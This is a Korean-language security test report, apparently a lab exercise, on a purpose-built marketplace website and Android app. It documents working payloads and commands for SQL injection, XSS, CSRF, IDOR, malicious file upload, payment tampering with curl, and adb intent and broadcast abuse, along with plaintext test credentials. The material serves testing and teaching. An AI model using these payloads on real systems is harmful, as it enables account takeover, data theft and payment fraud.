보안 취약점 테스트 정리 - 웹페이지


1. SQL Injection

- 해당 위치 : Login, Register, Home, ProductDetail, AddProduct, CustomerService
- 테스트 방법


1-1.로그인 페이지에서 이메일 필드에 ' OR '1' = '1' # 입력

1-2.비밀번호 아무거나 입력


테스트 결과(로그인 페이지)



입력값 : ' OR '1' = '1' # / 1



결과는 성공.



서버 로그 결과


2. XSS

- 해당 위치 : Login, Register, Home, ProductDatail, AddProduct, Chat, CustomerService
- 테스트 방법

1-1.상품 등록 페이지에서 제목에 <script>alert('XSS')</script> 입력


1-2.리뷰 작성 시 <img src=x onerror=" alert('XSS')" > 입력

테스트 결과 (리뷰 작성란 / 상품 등록 페이지)



입력값:

<img src=x onerror=" alert('XSS')" >



실행 성공

입력값: <img src=x onerror="alert('홈 화면 해킹 성공!')">

등록되고 홈화면으로 나오니 실행됨.

3. CSRF

- 해당 위치 : Login, Register, AddProduct, ProductDetail, Cart, Chat, MyPage
- 테스트 방법

1-1.로그인 후 다른 탭에서 악의적인 폼 작성

1-2.자동으로 제출되도록 설정


테스트 결과

```
// ========================================
// [CSRF 실습] 현실적인 프로필 수정 API (Form 방식)
// ========================================
app.post('/api/users/update-bio-form', async (req, res) => {
  const { userId, bio } = req.body;

  console.log(`😈 [CSRF 요청] 사용자(${userId})의 Bio 변경 요청 들어옴: "${bio}"`);

  try {
    await pool.execute("UPDATE users SET bio = ? WHERE id = ?", [bio, userId]);
    res.redirect('https://jangbogo.com');

  } catch (err) {
    console.error(err);
    res.status(500).send("서버 에러 발생");
  }
});
```


Mypage 의 프로필 요청이 html 로 와도 받아주는 취약점이 있음.

악의 적인 프로필 강제 변경 코드를 짜 넣음.

밖에서 악의적인 코드의 html 로 들어가면



사기성 광고 페이지가 뜨게 됨. 경품 수령 버튼을 누르면 똑같이 일반 사이트로 돌아오게 됨. 그런 다음 판매자 프로필을 확인해보면



악의적인 코드로 인해 변경당하게 됨.


4. IDOR(Insecure Direct Object Reference)

- 해당 위치 : ProductDetail, Cart, Chat, CustomerService, MyPage
- 테스트 방법

1-1.로그인 후 상세 상품 페이지로 들어감.

1-2.콘솔 명령어로 다른 사람의 리뷰 삭제해버리기.

테스트 결과(상세 페이지)




현재 로그인 되어있는 사용자는 이기철.

상품 페이지 리뷰란에 리뷰를 쓴 사용자들의 ID 가 그대로 뜸.

이걸로 다른 사용자의 리뷰를 삭제해버릴 수 있음.

콘솔창에 로그인된 사용자 ID와 지울 상대의 ID 를 가지고 지워버림.



이렇게 삭제가 완료된 것을 볼 수 있음.

5. 평문 비밀번호 저장/전송


- 해당 위치 : Login, Register, MyPage
- 테스트 방법

1-1.회원가입 후 데이터베이스 직접확인

1-2.Password 필드에 평문이 보이면 취약.

1-3.네트워크 탭에서 요청 확인 (HTTP면 취약)

테스트 결과



회원가입을 통해 새로운 아이디를 데이터베이스에 적재시도.

```
MariaDB [marketplace]> select id, password_hash, email from users;
+--------------------------------------+--------------+--------------------+
| id                                   | password_hash | email              |
+--------------------------------------+--------------+--------------------+
| 0874a411-3172-4447-bfad-7ffc70a8815c | gichul1234    | leegichul@naver.kr |
| 2d9f8de0-a8e5-41ca-9e83-c9ea33a6178e | password      | test@test.com      |
| 403d12ee-33b0-436e-b33a-b7d0cc73f0bb | password      | example2@test.com  |
| 45d8dde7-cd0a-41ab-9c7a-7bdfb1eea427 | youngandrich  | elwlf@amge.com     |
| 65d8a971-c994-11f0-8f78-d9293fc2110e | admin         | admin@admin.com    |
| 6c64ea9a-c9af-11f0-8f78-d9293fc2110e | password      | example@test.com   |
| d2380b7a-559f-4a28-993b-cf5989129bef | 12345         | exqpel@gmail.kr    |
| dec08d83-1c41-4139-b2c2-66c6dea39469 | 12341234      | 1234@test.com      |
| seller1                              | chulchulWater | seller1@test.com   |
| seller2                              | zeroHapp222   | seller2@test.com   |
+--------------------------------------+--------------+--------------------+
```

적재된 것을 보면 평문으로 password 가 저장된 것을 볼 수 있음.


6. Burte Force 공격 방어 부재


- 해당 위치 : Login (로그인 시도 제한 없음)
- 테스트 방법

1-1.로그인 페이지에서 틀린 비밀번호로 연속 시도

1-2.10회 이상 시도해도 차단되지 않으면 취약

테스트 결과





로그인 실패만 뜨고, 시도 횟수 제한이 걸려있지 않음.

백엔드에도 별개의 횟수 제한 로직이 없는 것으로 확인할 수 있음.

7. 파일 업로드

- 해당 위치 : AddProduct
- 테스트 방법

1-1. .php, .jsp, .asp 확장자 파일 업로드 시도


1-2.대용량 파일(10GB+) 업로드 시도

1-3.이미지가 아닌 파일을 이미지로 위장하여 업로드


테스트 결과

```
const myId = "8c84ea9a-c8af-11f0-8f78-d9298fc2110e"; // (users 테이블의 id)
const maliciousContent = `
<html>
    <body style="background-color:black; color:red; text-align:center;">
        <h1>☠ 해킹 성공! ☠</h1>
        <script>
            alert('당신의 쿠키 정보가 탈취되었습니다: ' + document.cookie);
            // 실제 공격에선 여기서 해커 서버로 정보를 전송합니다.
        </script>
    </body>
</html>
`;

const maliciousFile = new File([maliciousContent], "exploit.html", { type: "text/html" });

// 3. 폼 데이터 구성 (multer가 인식하도록)
const formData = new FormData();
formData.append("image", maliciousFile); // 'image' 필드에 html 파일을 넣음
formData.append("title", "해킹된 상품");
formData.append("price", "100");
formData.append("category", "Electronics");
formData.append("description", "이 상품의 이미지를 클릭하지 마세요.");
formData.append("sellerId", myId);

console.log("😈 [공격] 악성 HTML 파일 업로드 시도 중...");

fetch('/api/products', { // 상대 경로 사용
    method: 'POST',
    body: formData // JSON이 아니라 FormData를 보냄
})
.then(res => res.json())
.then(data => {
    if (data.success) {
        console.log("%c⚠ [성공] 악성 파일이 업로드되었습니다!", "color: red; font-size: 16px; font-weight: bold;");
        |
        return fetch('/api/products');
    } else {
        throw new Error("업로드 실패");
    }
})
.then(res => res.json())
.then(products => {
    // 방금 올린 '해킹된 상품' 찾기
    const hackedProduct = products.find(p => p.title === "해킹된 상품");

    if (hackedProduct && hackedProduct.image) {
        console.log("📂 업로드된 파일 경로:", hackedProduct.image);
        console.log("%c👇 아래 링크를 클릭하면 공격이 실행됩니다!", "color: blue; font-weight: bold;");
        console.log(window.location.origin + hackedProduct.image);

    }
})
.catch(err => console.error("에러 발생:", err));
```

콘솔창에 html 코드를 저장시킨 파일을 하나 만듦. 업로드 취약점이 있는 상품등록 페이지에 등록할 것임.



성공된 html 파일을 살펴봄.



해킹된 상품이 업로드 된 것을 볼 수 있음.

탈취되었다는 문구가 나오게 됨. 해킹 성공.


8. 권한 검증 부족

- 해당 위치 : AddProduct, ProductDetail, MyPage
- 테스트 방법

1-1.일반 사용자로 로그인

1-2.관리자 전용 API 직접 호출


테스트 결과




아무 검증없이 일반 사용자도 admin으로 승격시키는 테스트용 api 가 아직 존재함.

관리자 권한이 없는 일반 사용자로 일단 로그인 함.

그 후 개발자 모드 콘솔창에 해당 api 경로로 권한을 상승시켜달라는 요청을 보낼 거임.



콘솔창에 해당 명령어를 입력하고 실행.



관리자가 됐다는 알림창이 뜨고 새로고침 됨.

그 다음 상단 바를 다시 보면,

일반 사용자 계정임에도 관리자 버튼이 생기게 된 것을 볼 수 있음.

9. Race Condition

- 해당 위치 : Cart
- 테스트 방법


1-1.재고 1개 남은 상품 준비

1-2.두 브라우저에서 동시에 구매 클릭


1-3.둘다 성공하면 Race Condition 취약점

테스트 결과


다른 ID 를 가진 유저 두명이 동시에 재고가 1개 남은 물품을 주문했을 때의 결과를 테스트




재고가 있는 채로 주문을 하면 1초 멈추는 코드가 짜여져 있음.




다른 id 를 가진 두 사용자가 동시에 주문을 요청하는 python 코드.



해당 파일을 실행후, 성공 코멘트가 뜨는 것을 확인.



웹페이지에서도 주문아 완료되었다는 알림이 옴.



DB에서도 stock (재고 칼럼) 의 숫자가 -1이 찍혀있는 것을 확인하여 테스트 완료.

10. 정보 노출 (Information Disclosure)


- 해당 위치 : Login, API응답
- 테스트 방법


1-1.존재하지 않는 이메일로 로그인 시도

1-2.존재하는 이메일 + 틀린 비밀번호로 시도

1-3.에러 메시지가 다르면 정보 노출 취약점.

테스트 결과






존재하지 않는 이메일로 먼저 로그인 시도

존재하지 않는 이메일이라는 것을 알려줌.

이제 비밀번호를 틀려서 적어보면,



비밀번호가 틀렸다는 것을 알려줌.

⇨ 정보 노출 취약점이 있음.

11. 결제 금액 변조

클라이언트에서 계산한 금액을 서버로 보내서 결제하는 방식임.

테스트 결과

```
    }

    const orderId = crypto.randomUUID();
    await connection.execute(
      "INSERT INTO orders (id, order_number, user_id, total_amount, status, shipping_address, rec
ipient_name) VALUES (?, ?, ?, ?, 'paid', ?, ?)",
      [orderId, 'ORD-'+Date.now(), userId, totalAmount, address, recipient]
    );
```

이미 백엔드 서버 js 에 취약점이 있음. 앱에서 주는 total_amount (결제금액)이 바로 데이터베이스에 적재됨. 그렇다면 앱에서 결제금액을 조작해서 건네주면, 0원에도 살 수 있게됨.

```
# curl -X POST "http://localhost:3001/api/orders" `
       -H "Content-Type: application/json" `
       -d '{
             "userId": "6c64ea9a-c9af-11f0-8f78-d9293fc2110e"

             "totalAmount": 0,
             "address": "해 커 의  집 ",
             "recipient": "해 커 ",
             "couponId": null
           }'
```

Curl 명령어로 직접 전송을 보내볼 수 있음.

현재 로그인 한 사용자의 ID를 넣고, 장바구니에 0원으로 사볼 상품을 넣어봄.

```
root@localhost /v/w/h/T/s/components# curl -X POST "http://localhost:3001/api/orders" -H "Content
-type: application/json" -d '{"userId":"6c64ea9a-c9af-11f0-8f78-d9293fc2110e", "totalAmount": 0,
"address": "해 커 의  집 ", "recipient":"해 커 ", "couponId": null}'
{"success":true,"orderId":"6befeaf6-4b1e-49cb-a4ee-2e20c8d444d6"}
```

성공한 것을 볼 수 있음.

보안 취약점 정리 - 모바일

1. 비밀번호 평문 저장

사용자의 비밀번호를 암호화되지 않은 일반 텍스트 파일로 폰내부에 저장. 루팅된 폰이나 파일 탐색기 권한이 있는 악성 앱은 이 파일을 열어서 비밀번호를 읽을 수 있음.


2. HTTP 평문 통신

```
val serverBaseUrl = "http://192.168.16.28:3001"
```

데이터가 암호화되지 않고 날아감. 해커가 같은 와이파이에 접속해서 패킷 감청 툴(wireshark 등)을 켜면, 로그인할 때 보내는 아이디/비번, 채팅 내용이 글자 그대로 화면에 뜸.


3. 리뷰 및 채팅(XSS)

테스트 결과



테스트 - 리뷰 칸


입력값 - <img src=x onerror=alert(“hacked”)>



웹사이트로 확인한 결과 테스트 성공.

4. Exported Activity(컴포넌트 노출)

테스트 결과




먼저 로그인이 된 상태로 장바구니에 물건을 담음.

취약한 결제 승인 검증을 통해, 외부에서 강제 결제 승인요청을 해볼 것임.

```
PS C:\Users\Administrator\AppData\Local\Android\Sdk\platform-tools> .\adb shell am start -W -a android.intent.action.VIEW -d "jangbogo://payment_res
ult?status=success" com.example.myapplication
adb.exe: more than one device/emulator
```

터미널에 해당 명령어를 적고 엔터.



마음대로 결제승인이 된 것을 확인할 수 있음.

주문내역에 추가는 되지만 막상 결제금액은 0원이 됨.

5. Insecure Data Storage(취약한 데이터 저장)

테스트 결과

```
PS C:\Users\Administrator\AppData\Local\Android\Sdk\platform-tools> .\adb -s emulator-5556 shell
emu64xa:/ $
```

리눅스 쉘로 접속.

```
emu64xa:/ $ run-as com.example.myapplication
emu64xa:/data/user/0/com.example.myapplication $
```

이 앱의 주인인척 속여 앱 폴더를 볼 수 있게 됨.

```
emu64xa:/data/user/0/com.example.myapplication $ ls -R
.:
cache  code_cache  files

./cache:
image_cache

./cache/image_cache:
4ff7f5399912b44164a7c0af96204fdbde3aa19255445e163ebac139f3b21b85.0  5c25205a48b141ed6c7036419cc1c17d9d5f2dfc60858e2da2eea5f02cc8c177.0  journal
4ff7f5399912b44164a7c0af96204fdbde3aa19255445e163ebac139f3b21b85.1  5c25205a48b141ed6c7036419cc1c17d9d5f2dfc60858e2da2eea5f02cc8c177.1

./code_cache:

./files:
datastore  profileInstalled

./files/datastore:
user_settings.preferences_pb
```

```
emu64xa:/data/user/0/com.example.myapplication $ cat files/datastore/user_settings.preferences_pb

1
user_id&*$65d8a971-c994-11f0-8f78-d9293fc2110e


user_email*admin@admin.com

user_password*

        user_name*admin


is_logged_iemu64xa:/data/user/0/com.example.myapplication $
```

현재 로그인 된 사용자의 이메일과 이름 그대로 노출되는 것을 볼 수 있음.

6. Insecure Logging (로그 데이터 노출)

테스트 결과

```
object RetrofitInstance {

    // ★★★ [서버 주소] 본인 환경에 맞게 수정하세요 (에뮬레이터는 10.0.2.2) ★★★
    1 Usage
    private const val BASE_URL = "http://192.168.16.28:3001/"

    1 Usage
    private val loggingInterceptor = Interceptor { chain ->
        val request = chain.request()

        val requestBody = request.body
        if (requestBody != null) {
            val buffer = Buffer()
            requestBody.writeTo( sink = buffer)

            val charset = Charset.forName( charsetName = "UTF-8")
            val bodyString = buffer.readString(charset)

            Log.e( tag = "API_LEAK",  msg = "🚨 [요청 데이터 감지] $bodyString")
        }
        chain.proceed(request)
    }
    1 Usage
    private val client = OkHttpClient.Builder()
        .addInterceptor(loggingInterceptor)
        .connectTimeout( timeout = 30,  unit = TimeUnit.SECONDS)
        .readTimeout( timeout = 30,  unit = TimeUnit.SECONDS)
        .build()
    // Retrofit 객체 생성
    val api: ApiService by lazy {
        Retrofit.Builder()
            .baseUrl( baseUrl = BASE_URL)
            .client(client)
            .addConverterFactory( factory = GsonConverterFactory.create())
            .build()
            .create(ApiService::class.java)
    }
}
```

코드에 api 결과 데이터 로그를 그대로 찍는 코드가 존재함.

```
PS C:\Users\Administrator\AppData\Local\Android\Sdk\platform-tools> .\adb -s emulator-5556 logcat -d | findstr "API_LEAK"
12-03 08:11:18.813  9517  9552 E API_LEAK: ?? [??? ????????] {"email":"example@test.com","password":"password"}
```

로그인 한 api 를 따라 email 과 password 까지 띄워주는 로그임.

7. 브로드캐스트 리시버(Broadcast Receiver) 악용


테스트할 때 사용하던 '특정 신호'를 보내면 100만원 짜리 쿠폰이 즉시 발급되는 기능을 그대로 두었음. 앱화면에는 버튼이 없지만 안드로이드 방송 시스템으로 앱을 조종할 수 있음.

```
DisposableEffect( key1 = Unit) {
    val receiver = object : android.content.BroadcastReceiver() {
        override fun onReceive(context: Context?, intent: Intent?) {
            if (intent?.action == "com.jangbogo.SECRET_COUPON") {
                val secretKey = intent.getStringExtra( name = "secret_key")
                if (secretKey == "Jangbogo2025!") {
                    val discount = intent.getIntExtra( name = "amount",  defaultValue = 1000000)
                    viewModel.couponDiscount = discount
                    Toast.makeText(context,  text = "🔓 관리자 인증 성공! ${discount}원 쿠폰 적용",  duration = Toast.LENGTH_LONG).show()
                } else {
                    // 비밀번호 틀리면 경고
                    Toast.makeText(context,  text = "⛔ 인증 실패: 잘못된 접근입니다.",  duration = Toast.LENGTH_SHORT).show()
                }
            }
        }
    }
    val filter = android.content.IntentFilter( action = "com.jangbogo.SECRET_COUPON")
    val listenToBroadcastsFromOtherApps = if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.TIRAMISU) {
        ContextCompat.RECEIVER_EXPORTED
    } else {
        0
    }
    ContextCompat.registerReceiver( context = ctx, receiver, filter,  flags = listenToBroadcastsFromOtherApps)

    onDispose {
        ctx.unregisterReceiver( p0 = receiver)
    }
}
```

비밀키로 인증 후에 쿠폰을 적용시켜주기는 하지만 비밀키가 단순함.

터미널에서 비밂키를 넣고 한번 쿠폰을 적용시켜볼 수 있음.

```
PS C:\Users\Administrator\AppData\Local\Android\Sdk\platform-tools> .\adb shell am broadcast -a com.jangbogo.SECRET_COUPON --es secret_key "Jangbogo2025!" --ei amount 1500000
Broadcasting: Intent { act=com.jangbogo.SECRET_COUPON flg=0x400000 (has extras) }
Broadcast completed: result=0
```



정상적으로 쿠폰적용이 됨.

결제 금액이 0원으로 찍히는 것을 볼 수 있음.